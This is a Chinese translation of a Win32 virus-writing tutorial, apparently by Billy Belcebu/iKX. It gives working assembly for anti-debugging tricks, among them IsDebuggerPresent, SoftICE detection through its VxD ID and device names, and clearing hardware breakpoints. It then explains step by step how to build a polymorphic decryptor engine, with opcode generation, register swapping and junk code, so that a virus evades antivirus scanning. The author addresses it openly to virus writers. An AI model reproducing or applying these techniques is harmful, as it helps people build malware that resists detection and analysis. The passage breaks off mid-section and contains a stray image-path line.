-为了调用 IFSMgr_Ring0_FileIO(不需要 ret)，使用 VxDJmp 而不是 VxDCall。

%最后的话%
~~~~~~~~~~
我希望你至少理解了这一章的开始几个优化，因为它们是那些使我变疯的一些优化。我知道我不是优化得最后得人，也不是那些人之一。对我来说，大小没有关系。无论如何，最明显的优化是必须要做的，至少表明你知道一些事情。更少的无用的字节就意味着一个更好的病毒，相信我。我这里显示的优化不会使你的病毒失去稳定性。只要试着去使用它们，OK?它是很有逻辑性的，同志们。

【Win32 反调试】
~~~~~~~~~~~~~~~~
下面我将给出一些花招用来保护你的病毒或者程序不被调试(所有级别的，应用级和系统级)。我希望你将喜欢它。

% Win98/NT: 用 IsDebuggerPresent 检测应用级调试器 %
~~~~~~
这个 API 函数在 Win95 中没有，所以你不得不自己检测它的存在，并和应用级调试器(如 TD32)一起工作。而且它工作得很好。让我们看看在 Win32 API 参考列表里面是怎么写的。

IsDebuggerPresent 函数表明调用的进程是否是在一个调试器下运行。这个函数从 KERNEL32.DLL 中导出。

BOOL IsDebuggerPresent(VOID)

参数
====
这个函数没有参数。

返回值
======

-如果当前进程是在一个调试器下运行，返回值是非 0 值。

-如果当前进程不在调试器下运行，返回值是 0。

所以演示这个的例子很简单。下面就是。
~~~~~~

```
;--------从这儿开始剪切-----------------------------------------------------

        .586p
        .model flat

extrn   GetProcAddress:PROC
extrn   GetModuleHandleA:PROC

extrn   MessageBoxA:PROC
extrn   ExitProcess:PROC

                .data

szTitle             db      "IsDebuggerPresent Demonstration",0
msg1                db      "Application Level Debugger Found",0
msg2                db      "Application Level Debugger NOT Found",0
msg3                db      "Error: Couldn't get IsDebuggerPresent.",10
                    db      "We're probably under Win95",0

@IsDebuggerPresent db   "IsDebuggerPresent",0
K32                 db      "KERNEL32",0

        .code

antidebug1:
        push    offset K32                      ; Obtain KERNEL32 base address
        call    GetModuleHandleA
        or      eax,eax                         ; Check for fails
        jz      error

        push    offset @IsDebuggerPresent       ; Now search for the existence
        push    eax                             ; of IsDebuggerPresent. If
        call    GetProcAddress                  ; GetProcAddress returns an
        or      eax,eax                         ; error, we assume we're in
        jz      error                           ; Win95

        call    eax                             ; Call IsDebuggerPresent

        or      eax,eax                         ; If it's not 0, we're being
        jnz     debugger_found                  ; debugged

debugger_not_found:
        push    0                               ; Show "Debugger not found"
        push    offset szTitle
        push    offset msg2
        push    0
        call    MessageBoxA
        jmp     exit

error:
        push    00001010h                       ; Show "Error! We're in Win95"
        push    offset szTitle
        push    offset msg3
```

```
        push    0
        call    MessageBoxA
        jmp     exit

debugger_found:
        push    00001010h                       ; Show "Debugger found!"
        push    offset szTitle
        push    offset msg1
        push    0
        call    MessageBoxA

exit:
        push    00000000h                       ; Exit program
        call    ExitProcess

end     antidebug1
```

;--------到这儿为止剪切----------

很美妙吧?Micro$oft 为我们做了这个工作:)但是，毫无疑问，不要期望这个方法对 SoftICE 有效，上帝;)

%Win32:知道我们是否被一个调试器调试的另外一个方法%

~~~~~~

如果你看了由 Murkry/iKX 写的在 Xine-3 中发表的"Win95 Structures and Secrets"这篇文章的话，你将意识到在 FS 寄存器中有一个非常酷的结构。看看 FS:[20h]域...它是'DebugContext'。只要这么做:

```
        mov     ecx,fs:[20h]
        jecxz   not_being_debugger
        [...]   <--- do whatever, we're being debugged :)
```

所以，如果 FS:[20h]是 0，我们就没有被调试。只要享受这个小而简单的方法来检测调试器!当然了，这个不能对 SoftICE 有效...

%Win32:用 SEH 来停止应用级调试器%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

我仍然还不知道为什么，但是如果程序简单地使用了 SEH，应用级调试器就死了。而且如果我们制造错误，代码模拟器也死了:)SEH，正如我在我的发表在 DDT#1 中的一篇文章所说的，可以用来达到很多有意思的目的。你可以看看“高级 Win32 技术”(Advanced Win32 techniques)这一章的 SEH 部分。

你所必须做的是使 SEH handler 指向你想继续执行代码的地方，而当 SEH handler 被安装了，你激活了一个标志(一个好的选择是在 00000000h 内存地址试图做些事情);)

我希望你看懂了这个。如果没有...恩，忘记它:)而且，正如以前其它的方法一样，这个对 SoftICE 没有用。

%Win9X:检测 SoftICE (I) %

~~~~~~~~~~~~~~~~~~~~~~~~

这里，我必须向 Super/29A 致敬，因为他是告诉我这个方法的人。我把这个分成两个部分:
~~~~~~~~~~~~~~~~~~~~~~~~

在这个部分中，我们将看到从一个 Ring-0 病毒的角度该怎么做。我不会给出整个例子程序，因为它将占一些不必要的行，但是你必须知道这个方法必须是在 Ring-0 下执行，而且因为 Call-back 问题(你还记得吗？)，VxDCall 必须重建。

我们将使用 Virtual Machine Manager (VMM) 的 Get_DDB 服务，所以这个服务将为 00010146h (VMM_Get_DDB)。让我们看看 SDK 中关于这个服务的信息。

```
mov     eax, Device_ID
mov     edi, Device_Name
int     20h                                     ; VMMCall Get_DDB
dd      00010146h
mov     [DDB], ecx
```

- 确定一个 VxD 是否对特定设备安装了，如果安装了就会返回一个那个设备的 DDB。

- 使用 ECX，flags(标志)。

- 如果函数成功会返回指定设备的 DDB；
- 否则，返回 0。

?Device_ID:设备标志符。对于基于名字的设备，这个参数可以为 0。

?Device_Name:一个 8－字符的设备名，不够用空字符填充。如果 Device_ID 为 0 的时候，这个参数才被需要。设备名大小写敏感。

现在，你想要知道为什么了，非常简单，SoftICE VxD 的 Device_ID 域对于所以程序来说是一个常量，正如它在 Micro$oft 注册的，所以我们就有了对付不可思议的 SoftICE 的武器了。它的 Device_ID 总是 202h。所以我们应该使用如下的代码:

```
mov         eax,00000202h
VxDCall VMM_Get_DDB
xchg        eax,ecx
jecxz       NotSoftICE
jmp         DetectedSoftICE
```

NotSoftICE 应该是继续我们的病毒代码的地方，而 DetectedSoftICE 标记应该是既然我们已经知道我们的敌人还活着，该采取一些行动的地方，我不建议任何破坏性的事情，因为，例如，将会伤害我的电脑，因为我总是使得 SoftICE 处于激活状态:)

% Win9X: 检测 SoftICE (II) %
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是另外一种方法来检测我所钟爱得 SoftICE 的存在，但是基于以前的同样的观点： 202h ;) 我必须再次对 Super 致敬:)好了，在 Ralph Brown 的中断列表中，我们可以看到一个在中断 2Fh(多元)的 1684h 服务。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Inp.:
AX = 1684h
BX = virtual device (VxD) ID (看 #1921)
ES:DI = 0000h:0000h
返回: ES:DI -> VxD API 入口, 或者 0:0 如果这个 VxD 不支持一个 API
说明: 一些 Windows 增强－模式虚拟设备提供了一些应用程序可以访问的服务。例如，Virtual Display Device(VDD)提供了由 WINOLDAP 轮流使用的 API。

所以，你在 BX 中放一个 202h，并指向这个函数。然后你要说了..."嗨，Billy... 我用于中断多傻呀?"。我的回答是...使用 VxDCALL0!!!

% Win32: 检测 SoftICE (III) %
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

你正等待的是比较权威的和令人惊奇的招...同时在 Win9x 和 WinNT 环境寻找 SoftICE!它非常简单，100%基于 API，而且没有"脏"招来进行兼容性。这个答案并没有你想的那么隐蔽...关键是在你肯定以前已经用过的 API 函数中:CreateFile。是的，那个 API...不迷人吗?好了，我得试图打开下面的东西：

+ SoftICE for Win9x : "\\.\SICE"
+ SoftICE for WinNT : "\\.\NTICE"

如果这个 API 返回给我们和-1 (INVALID_HANDLE_VALUE)不同的东西，SoftICE 就是处于激活状态!下面是演示程序:

;--------从这里开始剪切--

```
        .586p
        .model  flat

extrn   CreateFileA:PROC
extrn   CloseHandle:PROC
extrn   MessageBoxA:PROC
extrn   ExitProcess:PROC

        .data

szTitle         db      "SoftICE detection",0

szMessage       db      "SoftICE for Win9x : "
answ1           db      "not found!",10
                db      "SoftICE for WinNT : "
answ2           db      "not found!",10
                db      "(c) 1999 Billy Belcebu/iKX",0

nfnd            db      "found!     ",10

SICE9X          db      "\\.\SICE",0
SICENT          db      "\\.\NTICE",0

        .code
```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
DetectSoftICE:
        push    00000000h               ; Check for the presence of
        push    00000080h               ; SoftICE for Win9x envirome-
        push    00000003h               ; nts...
        push    00000000h
      push    00000001h
        push    0C0000000h
        push    offset SICE9X
        call    CreateFileA

        inc     eax
        jz      NoSICE9X
        dec     eax

        push    eax                     ; Close opened file
        call    CloseHandle

        lea     edi,answ1               ; SoftICE found!
        call    PutFound
NoSICE9X:
        push    00000000h               ; And now try to open SoftICE
        push    00000080h               ; for WinNT...
        push    00000003h
        push    00000000h
      push    00000001h
        push    0C0000000h
        push    offset SICENT
        call    CreateFileA

        inc     eax
        jz      NoSICENT
        dec     eax

        push    eax                     ; Close file handle
        call    CloseHandle

        lea     edi,answ2               ; SoftICE for WinNT found!
        call    PutFound
NoSICENT:
        push    00h                     ; Show a MessageBox with the
        push    offset szTitle          ; results
        push    offset szMessage
        push    00h
        call    MessageBoxA

        push    00h                     ; Terminate program
        call    ExitProcess

PutFound:
        mov     ecx,0Bh                 ; Change "not found" by
        lea     esi,nfnd                ; "found"; address of where
        rep     movsb                   ; to do the change is in EDI
```

```
        ret

end     DetectSoftICE

;--------到这里为止剪切------------------------------------------------------
```

这个真的起作用了，相信我:)这个同样的方法可以应用于其它"敌对"驱动，只要对它研究一点点就可以了。

% Win9X: 杀掉调试器硬件断点 %

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

你是否在想调试寄存器(DR?)，我们有一个小问题:它们在 WinNT 下是特权级指令。这一招由这些简单的事情组成:注意 DR0, DR1, DR2 和 DR3(它们由调试器用来作为硬件断点的)。所以，简单的使用这个代码，你就可以避开调试器:

```
        xor     edx,edx
        mov     dr0,edx
        mov     dr1,edx
        mov     dr2,edx
        mov     dr3,edx
```

哈哈，是不是很有意思呀?:)

%最后的话%

~~~~~~~~~~

这是一些简单的反调试招。我希望你能够在你的病毒中没有任何问题的使用它们，看你了!

【Win32 多态(Win32 polymorphism)】

~~~~~~

许多人对我说，在我的 MS-DOS 病毒教程中最大的弱点是多态那一章(btw，我是在 15 岁的时候写的它，我知道汇编仅仅 1 个月)。但是基于这个原因，我将试图另外写一个，全新的，从 0 开始。从那时起我读了许多多态的文档，而且毫无疑问，对我影响最大的是 Qozah 的，虽然它非常简单，他解释了我们在编写一个多态引擎(如果你想读它，从病毒站点下载 DDT#1)更应该清楚的所有概念。我将在这一章里提到真正最基础的东西，所以如果你已经有这方面的基础知识了，跳过去!

%介绍%

~~~~~~

多态存在的主要原因是，总是和反病毒软件的存在相关的。在那个没有多态引擎的时代，反病毒软件通过简单地使用一个扫描字符串来检测病毒，它们最困难地是加密了地病毒。所以，一个病毒编写者有了一个天才的想法。我敢肯定他在想“为什么我不编写一个不可扫描的病毒呢，这是通过技术来实现？”然后，多态诞生了。多态意味着在一个加了密的病毒中包括解密部分之内，排除所有可能的恒定不变的字节来避免被扫描。是的，多态意味着为病毒建立变化的解密程序。呵呵，简单而有效。这是基本的概念：永远不要建立两个一样(在外观上)的解密程序，但是总是能完成相同的功能。它好像是加密的自然扩展，但是因为加密代码还不是足够短，它们可以通过一个字符串来抓住，但是，利用多态，字符串就没有用了。

%多态级别%

~~~~~~~~~~

每个级别的多态都有它自己的名字，是由反病毒者给的。让我们用 AVPVE 的一小段来看
~~~~~~~~~~

看它(好样的，Eugene)。

根据这些病毒的解密代码的复杂性，对于多态病毒有一个分级系统。这个系统是由 Dr. Alan Solomon 提出然后由 Vesselin Bontchev 改进的。

第 1 级：病毒有一些不变的解密代码集合，在感染的时候会选择一个。这种病毒被叫做"semi-polymorphic"或者"oligomorphic"。

例子："Cheeba", "Slovakia", "Whale"。

第 2 级：病毒解密程序包含一个或几个不变的指令，其它的都是改变的。

第 3 级：解密程序有没有用的函数－“垃圾”如 NOP, CLI, STI,等等。

第 4 级：解密程序使用可互换的指令并改变它们的顺序(指令混合)。解密算法保持不变。

第 5 级：上述提到的所有技术都用到了，解密算法也是可变的，重复加密病毒代码甚至部分地加密解密程序本身代码也是可能的。

第 6 级：交换病毒。病毒的主要代码以改变为条件进行改变，在感染的时候随机的分成了记过部分。尽管那样，病毒还是能继续工作。这样的病毒可能没有加密。

这样的分类仍然有缺点，因为主要标准是在病毒标志的惯例技术的帮助下根据解密程序的代码来检测病毒的可能性：

第 1 级：为了检测病毒是否足够有一些标志

第 2 级：通过使用“百搭牌(wild cards)”的帮助来检测病毒

第 3 级：利用检测“垃圾”代码来检测病毒

第 4 级：标志包含一些版本的可能代码，也就是算法

第 5 级：使用标志不可能检测到病毒

这种分类在第 3 级的多态病毒，只是按照它这么叫的"第 3 级"就可以看出不足了。这个病毒是最复杂的多态病毒之一，根据当前的分类而到了第 3 级目录中了，因为它有一个不变的解密算法前面是大量的“垃圾”指令。然而，在这个病毒中“垃圾”产生算法几乎是完美的：在解密代码中可能会找到几乎所有的 i8086 指令。

如果病毒按照现在的反病毒观点来分到这个级别，使用自动解密病毒代码(模拟)系统，那么这个分类将会基于病毒代码的复杂性。其它病毒检测技术也是可能的，例如，在原始的数学规律的帮助下解密，等等。

因此，如果除了病毒标志线索外，其它的参数也考虑了，这个分类在我心目中的分类更客观。

1.多态代码的复杂度(所有的处理指令在整个解密代码中占的比例)
2.反模拟技术使用
3.解密算法的恒定 chdu
4.机密程序长度的恒定程度

我不想更详细的讨论这些了，因为结果是将会导致厉害的病毒编写者们创造出这种类型的怪物。

%我怎样来编写一个多态呢%
~~~~~~~~~~~~~~~~~~~~~~~~~

首先，你必须在必须在你的脑海中清楚你想要使你的解密程序是什么样。例如：

```
        mov     ecx,virus_size
        lea     edi,pointer_to_code_to_crypt
        mov     eax,crypt_key
@@1:    xor     dword ptr [edi],eax
        add     edi,4
        loop    @@1
```

那是一个非常简单的例子，是吗？我们这里主要有 6 块(每个指令是一块)。想象一下你使得那个代码不一样有多少种可能性呢：

- 改变寄存器
- 改变头 3 个指令的顺序
- 为了达到同样的目的使用不同的指令
- 插入什么也不做的指令
- 插入垃圾等等。

这是多态的主要思想。让我们看看对这个同样的解密程序，用一个简单的多态引擎初始的可能解密代码：

```
        shl     eax,2
        add     ebx,157637369h
        imul    eax,ebx,69
(*)     mov     ecx,virus_size
        rcl     esi,1
        cli
(*)     lea     edi,pointer_to_code_to_crypt
        xchg    eax,esi
(*)     mov     eax,crypt_key
        mov     esi,22132546h
        and     ebx,0FF242569h
(*)     xor     dword ptr [edi],eax
        or      eax,34548286h
        add     esi,76869678h
(*)     add     edi,4
        stc
        push    eax
        xor     edx,24564631h
```
~~~~~~~~~~~~~~~~~~~~~~~~~

```
            pop         esi
 (*)        loop        00401013h
            cmc
            or          edx,132h
            [...]
```

你明白了思想了没？对于一个病毒分析者来说，明白这样一个解密程序不是非常困难(对他们来说比一个没有加密的病毒要困难多了)。还可以做许多改进，相信我。我想你意识到了我们需要在我们的多态引擎中有不同的函数：一个用来为解密程序创造“合法”的指令，另外一个用来创造垃圾。这是你在编写一个多态引擎时必须有的主要主意。从这一点开始，我将尽可能的更好地解释这个。

%非常重要地东西：RNG%
~~~~~~~~~~~~~~~~~~~~~~

是的，在一个多态引擎中最重要的部分是随机数发生器(Random Number Generator)，即RNG。一个 RNG 是一段能够返回一个彻底随机的数的代码。下面是 DOS 下的一个经典的程序，在 Win9X 下，甚至在 Ring-3 工作，但是不能在 NT 中工作。

```
 random:
            in          eax,40h
            ret
```

这个将会在 EAX 的 MSW 中返回 0，LSW 中返回一个随机值。但是，这个不够强大...我们必须招另外一个...这得靠你了。这里我所能做的唯一一件事情是用一个小程序让你知道你的RNG 是否强大。它在 Win32.Marburg(作者 GriYo/29A)的发作中也是由 GriYo 测试的这个病毒的RNG。毫无疑问，这个代码被合适的修改了，这样可以被容易的编译和执行。

```
;------从这里开始剪切-----------------------------------------------------------------
;
; RNG Tester
; ==========
;
;  如果屏幕上的图标是真正的被“随机的”放置了，那么这个 RNG 就是一个不错的，但是如果如果图
;  标是在屏幕的相同位置，或者你主意到图标在屏幕上有奇怪的行为，试试另外的 RNG。

            .386
            .model   flat

res_x       equ         800d                        ; Horizontal resolution
res_y       equ         600d                        ; Vertical resolution

extrn       LoadLibraryA:PROC                       ; All the APIs needed by the
extrn       LoadIconA:PROC                          ; RNG tester
extrn       DrawIcon:PROC
extrn       GetDC:PROC
extrn       GetProcAddress:PROC
extrn       GetTickCount:PROC
extrn       ExitProcess:PROC

            .data
```
~~~~~~~~~~~~~~~~~~~~~~

```
szUSER32            db          "USER32.dll",0              ; USER32.DLL ASCIIz string

a_User32            dd          00000000h                   ; Variables needed
h_icon              dd          00000000h
dc_screen           dd          00000000h
rnd32_seed          dd          00000000h
rdtsc               equ         <dw 310Fh>

            .code

RNG_test:
            xor         ebp,ebp                             ; Bah, i am lazy and i havent
                                                              ; removed indexations of the
                                                              ; code... any problem?

            rdtsc
            mov           dword ptr [ebp+rnd32_seed],eax

            lea         eax,dword ptr [ebp+szUSER32]
            push        eax
            call        LoadLibraryA

            or          eax,eax
            jz          exit_payload

            mov           dword ptr [ebp+a_User32],eax

            push        32512
            xor         edx,edx
            push        edx
            call        LoadIconA
            or          eax,eax
            jz          exit_payload

            mov           dword ptr [ebp+h_icon],eax

            xor         edx,edx
            push        edx
            call        GetDC
            or          eax,eax
            jz          exit_payload
            mov           dword ptr [ebp+dc_screen],eax

            mov           ecx,00000100h                     ; Put 256 icons in the screen

loop_payload:

            push        eax
            push        ecx
            mov           edx,eax
            push        dword ptr [ebp+h_icon]
            mov           eax,res_y
```

```
            call        get_rnd_range
            push        eax
            mov         eax,res_x
            call        get_rnd_range
            push        eax
            push        dword ptr [ebp+dc_screen]
            call        DrawIcon
            pop         ecx
            pop         eax
            loop        loop_payload

exit_payload:
            push        0
            call        ExitProcess

; RNG - This example is by GriYo/29A (see Win32.Marburg)
;
; For test the validity of your RNG, put its code here ;)
;

random      proc
            push        ecx
            push        edx
            mov         eax,dword ptr [ebp+rnd32_seed]
            mov         ecx,eax
            imul        eax,41C64E6Dh
            add         eax,00003039h
            mov         dword ptr [ebp+rnd32_seed],eax
            xor         eax,ecx
            pop         edx
            pop         ecx
            ret
random      endp

get_rnd_range proc
            push        ecx
            push        edx
            mov         ecx,eax
            call        random
            xor         edx,edx
            div         ecx
            mov         eax,edx
            pop         edx
            pop         ecx
            ret
get_rnd_range endp

end         RNG_test

;------到这里为止剪切--------------------------------------------------------------------
```

它很有意思，至少对我来说是这样的，为了看看不同数学操作的作用。

% 多态引擎的基本概念 %
~~~~~~~~~~~~~~~~~~~~~~~~~

我想你应该知道我将要解释什么了，所以，如果你已经编写了一个多态引擎，或者你知道怎么创建一个，我肯定建议你跳过这一段，或者你将开始谴责我的愚蠢，这是我不想要的。

首先，我们将要在一个临时缓冲去通常是堆里产生代码，但是也可以很容易地利用 VirtualAlloc 或者 GlobalAlloc API 函数来开辟内存。我们只是把一个指针指向这个缓冲内存区域地开始，而且这个寄存器通常是 EDI，因为通过使用 STOS 类地指令可以优化。所以我们要在这块内存缓冲里放置操作码字节。Ok,ok，如果你仍然认为我很糟因为我总是举一些代码例子来解释东西，我将表明你错了。

```
;------从这里开始剪切-----------------------------------------------------------------
;
; Silly PER basic demonstrations (I)
;   哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
;

            .386                                        ; Blah
            .model    flat

            .data

shit:

buffer    db          00h

            .code

Silly_I:

            lea         edi,buffer                      ; Pointer to the buffer
            mov          al,0C3h                          ; Byte to write, in AL
            stosb                                       ; Write AL content where EDI
                                                          ; points
            jmp          shit                           ; As the byte we wrote, C3,
                                                          ; is the RET opcode, we fi-
                                                          ; nish the execution.

end         Silly_I

;------到这里为止剪切-----------------------------------------------------------------
```

编译上面地代码，看看发生了什么。呵？我知道它不是什么事情也没做。但是你看到了，你产生了代码，不是直接编写的，而且我给你表明了你从 0 开始初始代码，并想想可能性，你可以从一个什么也没有的缓冲区里面初始一整个有用的代码。这是多态引擎代码(不是多态引擎产生的代码)怎样初始解密代码的基本概念。所以，想象一下我们要编写如下的指令：

```
            mov         ecx,virus_size
            mov         edi,offset crypt
            mov         eax,crypt_key
  @@1:     xor          dword ptr [edi],eax
```
~~~~~~~~~~~~~~~~~~~~~~~~~

```
        add     edi,4
        loop    @@1
```

那么，从上面的代码产生的解密程序将会这样：

```
        mov     al,0B9h                         ; MOV ECX,imm32 opcode
        stosb                                   ; Store AL where EDI points
        mov     eax,virus_size                  ; The imm32 to store
        stosd                                   ; Store EAX where EDI points
        mov     al,0BFh                          : MOV EDI,offset32 opcode
        stosb                                   ; Store AL where EDI points
        mov     eax,offset crypt                ; Offset32 to store
        stosd                                   ; Store EAX where EDI points
        mov     al,0B8h                         ; MOV EAX,imm32 opcode
        stosb                                   ; Store AL where EDI points
        mov     eax,crypt_key                   ; Imm32 to store
        stosd                                   ; Store EAX where EDI points
        mov     ax,0731h                        ; XOR [EDI],EAX opcode
        stosw                                   ; Store AX where EDI points
        mov     ax,0C783h                       ; ADD EDI,imm32 (>7F) opcode
        stosw                                   ; Store AX where EDI points
        mov     al,04h                          ; Imm32 (>7F) to store
        stosb                                   ; Store AL where EDI points
        mov     ax,0F9E2h                       ; LOOP @@1 opcode
        stosw                                   ; Store AX where EDI points
```

OK，然后你已经产生了它应该是什么模样的代码，但是你意识到了在真正的代码中加一些什么也不做的指令非常简单，通过使用同样的方法。你可以用一个字节的指令实验一下，例如，看看它的兼容能力。

```
;------从这里开始剪切-----------------------------------------------------------------
;
; Silly PER basic demonstrations (II)
; ===================================
;

        .386                                    ; Blah
        .model  flat

virus_size      equ     12345678h               ; Fake data
crypt           equ     87654321h
crypt_key       equ     21436587h

        .data

        db      00h

        .code

Silly_II:

        lea     edi,buffer                      ; Pointer to the buffer
                                                ; is the RET opcode, we fi-
```

```
                                        ; nish the execution.

        mov     al,0B9h                 ; MOV ECX,imm32 opcode
        stosb                           ; Store AL where EDI points
        mov     eax,virus_size          ; The imm32 to store
        stosd                           ; Store EAX where EDI points

        call    onebyte

        mov     al,0BFh                 ; MOV EDI,offset32 opcode
        stosb                           ; Store AL where EDI points
        mov     eax,crypt               ; Offset32 to store
        stosd                           ; Store EAX where EDI points

        call    onebyte

        mov     al,0B8h                 ; MOV EAX,imm32 opcode
        stosb                           ; Store AL where EDI points
        mov     eax,crypt_key
        stosd                           ; Store EAX where EDI points

        call    onebyte

        mov     ax,0731h                ; XOR [EDI],EAX opcode
        stosw                           ; Store AX where EDI points

        mov     ax,0C783h               ; ADD EDI,imm32 (>7F) opcode
        stosw                           ; Store AX where EDI points
        mov     al,04h                  ; Imm32 (>7F) to store
        stosb                           ; Store AL where EDI points

        mov     ax,0F9E2h               ; LOOP @@1 opcode
        stosw                           ; Store AX where EDI points

        ret

random:
        in      eax,40h                 ; Shitty RNG
        ret

onebyte:
        call    random                  ; Get a random number
        and     eax,one_size            ; Make it to be [0..7]
        mov     al,[one_table+eax]      ; Get opcode in AL
        stosb                           ; Store AL where EDI points
        ret

one_table       label byte              ; One-byters table
        lahf
        sahf
        cbw
        clc
        stc
```

```
            cmc
            cld
            nop
one_size            equ         ($-offset one_table)-1

buffer    db        100h dup (90h)                    ; A simple buffer

end       Silly_II
```

;------到这里为止剪切--

呵呵，我建立了一个很弱的 3 级，比 2 级强一些的多态引擎:)寄存器交换将在后面解释，因为它随着操作码格式变。但是我在这个小子章节里的目标达到了：你现在应该知道了我们想要做什么。想象一下你使用两个字节而不是一个字节，如 PUSH REG/POP REG, CLI/STI, 等等。

%“真正”代码产生%

~~~~~~~~~~~~~~~~~~

让我们再看看我们的指令。

```
            mov         ecx,virus_size                  ; (1)
            lea         edi,crypt                       ; (2)
            mov         eax,crypt_key                   ; (3)
 @@1:       xor         dword ptr [edi],eax             ; (4)
            add         edi,4                           ; (5)
            loop        @@1                             ; (6)
```

为了达到同样的目的，但是用不同的代码，许多事情可以做，而且这是我们的目标。例如, 前 3 个指令可以以其它的顺序排列，而且结果不会改变，所以你可以创建一个使它们的顺序随机的函数。而且我们可以使用其它的寄存器，没有任何问题。而且我们可以使用一个 dec/jnz 来取代一个 loop...等，等，等...

- 你的代码应该能够产生，例如，如下的能够处理一个简单指令，让我们想象一下，第一个 mov:

```
            mov         ecx,virus_size
```

或者

```
            push        virus_size
            pop         ecx
```

或者

```
            mov         ecx,not (virus_size)
            not         ecx
```

或者

```
            mov         ecx,(virus_size xor 12345678h)
            xor         ecx,12345678h
```

等, 等, 等...
~~~~~~~~~~~~~~~~~~

所有这些事情可以产生不同的操作码，而且完成同样的工作，也就是说，把病毒的大小放到 ECX 中。毫无疑问，有大量的可能性，因为你可以使用一个使用大量的指令来仅仅把一个值放到一个寄存器中。从你的角度它需要许多想象力。

- 另外一件事情是指令的顺序。正如我以前评论的，你可以很容易地没有任何问题地改变指令地顺序，因为对它们来说，顺序不重要。所以，例如，取代指令 1，2，3，我们可以使它成为 3，1，2 或者 1，3，2 等等。只要让你的想象力发挥作用即可。

- 同样重要的是，交换寄存器，因为每个操作码也改变了(例如，MOV EAX,imm32 被编码成 B8 imm32 而 MOV ECX,imm32 编码成 B9 imm32)。你应该为解密程序从 7 个寄存器中使用 3 个寄存器(千万不要使用 ESP!!!)。例如，想象一下我们选择(随机)3 个寄存器，EDI 作为基指针，EBX 作为密钥而 ESI 作为计数器；然后我们可以使用 EAX, ECX, EDX 和 EBP 作为垃圾寄存器来产生垃圾指令。让我们来看看关于选 3 个寄存器来对解密程序产生的代码：

```
----------------------------------------
 InitPoly          proc

 @@1:    mov       eax,8                          ; Get a random reg
         call      r_range                      ; EAX := [0..7]

         cmp       eax,4                          ; Is ESP?
         jz        @@1                            ; If it is, get another reg

         mov       byte ptr [ebp+base],al       ; Store it
         mov       ebx,eax                        ; EBX = Base register

 @@2:    mov       eax,8                          ; Get a random reg
         call      r_range                      ; EAX := [0..7]

         cmp       eax,4                          ; Is ESP?
         jz        @@2                            ; If it is, get another one

         cmp       eax,ebx                        ; Is equal to base pointer?
         jz        @@2                            ; If it is, get another one

         mov       byte ptr [ebp+count],al      ; Store it
         mov       ecx,eax                        ; ECX = Counter register

 @@3:    mov       eax,8                          ; Get random reg
         call      r_range                      ; EAX := [0..7]

         cmp       eax,4                          ; Is it ESP?
         jz        @@3                            ; If it is, get another one

         cmp       eax,ebx                        ; Is equal to base ptr reg?
         jz        @@3                            ; If it is, get another reg

         cmp       eax,ecx                        ; Is equal to counter reg?
         jz        @@3                            ; If it is, get another one

         mov       byte ptr [ebp+key],al        ; Store it
```

```
        ret

InitPoly        endp
```

现在，你在3个不同的寄存器中有3个变量，我们可以自由地没有任何问题地使用。对于EAX寄存器我们有一个问题，不是非常重要，但是确实是一个问题。正如你所知道的，EAX 寄存器有，在某些指令中，一个优化操作码。这不是一个问题，因为代码得到了同样的执行，但是启发将会发现一些代码是以一个不正确的方式建立的，一种一个"真正"汇编不会用的的方法。你有两种选择：如果你仍然想使用 EAX,例如，作为你的代码中的"活跃"的寄存器，你应该检查它，如果能够优化它，或者简单的避免在解密程序中使用 EAX 寄存器作为"active"寄存器，并只是把它用来做垃圾，直接使用它的优化操作码(把它们建一个表将是一个很伟大的选择)。我们将在后面看到。我推荐使用一个标志寄存器，为了最终的垃圾游戏:)

%垃圾的产生%
~~~~~~~~~~~~

在质量中，垃圾的质量 90%决定了你的多态引擎的质量。是的，我说的是“质量”而非你所想的“数量”。首先，我将列出你在编写一个多态引擎时的两个选择：

- 产生现实代码，以合法的应用代码面目出现。例如，GriYo 的引擎。

- 产生尽可能多的代码，以一个破坏的文件面目出现。例如，Mental Driller 的 MeDriPoLen(看看 Squatter)。

Ok,让我们开始吧：

?两个的共同点:

- 用很多不同方式调用(调用中嵌调用再嵌调用...)
- 无条件的跳转

?现实主义：

一些现实的东西是那些看起来真实的东西，虽然它并不是。对于这个我打算解释如下：如果你看到大量的没有 CALL 和 JUMP 的代码你会怎么想？如果在一个 CMP 后面没有一个条件跳转你会怎么想？它几乎是不可能的，正如你，我和反病毒者知道的。所以我们必须有能力产生所有这些类型的垃圾结构：

- CMP/条件跳转
- TEST/条件跳转
- 如果对 EAX 处理，总是使用优化的指令
- 使用内存访问
- 产生 PUSH/垃圾/POP 结构
- 产生非常少的只要一个字节的代码(如果有)

?精神摧毁...恩...象破坏代码:


这个当解密程序充满了无意义的操作码看起来不像代码的时候发生，也就是说不符合以前
~~~~~~~~~~~~

列出来的规则的代码，而且使用协处理器的不做任何事情的指令，当然了，使用的操作码越多越好。

-=?

现在，我将试图解释代码产生的所有要点。首先，让我们以和它们相关的所有东西开始，CALL 和无条件跳转。

?首先一点，CALL，它非常简单。你可以做成调用子例程，通过许多方式：



